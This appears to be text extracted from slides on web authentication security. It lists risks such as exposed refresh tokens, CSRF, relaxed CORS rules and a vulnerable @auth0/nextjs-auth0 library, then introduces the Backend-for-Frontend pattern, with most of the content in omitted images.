


Problem #3: Exposed Refresh Tokens




What is the problem?

Refresh Tokens = Persistent Access



Problem #4: Weakened Browser Security Controls



Weak Cookie Protection



Cross-Site Request Forgery




Content Security Policy




Relaxed CORS Rules

Problem #5: APIs Exposed to the Public Internet




Problem #6: Using a Vulnerable OIDC Library



VULNERABILITY	AFFECTS
H Use of Web Browser Cache Containing Sensitive Information	@auth0/nextjs-auth0 >=4.0.1 <4.6.1
H Insufficient Session Expiration	@auth0/nextjs-auth0 >=4.0.1 <4.5.1
M Information Exposure	@auth0/nextjs-auth0 <1.6.2
M Cross-site Scripting (XSS)	@auth0/nextjs-auth0 <1.4.1


Backend-for-Frontend (BFF) pattern

The BFF Pattern - One API for All Clients



The BFF Pattern – A Backend per Client Type

Browser




browser.api.abc.com

Mobile



mobile.api.abc.com


Desktop




desktop.api.abc.com

BFF: From Architecture to Security

The Current Architecture

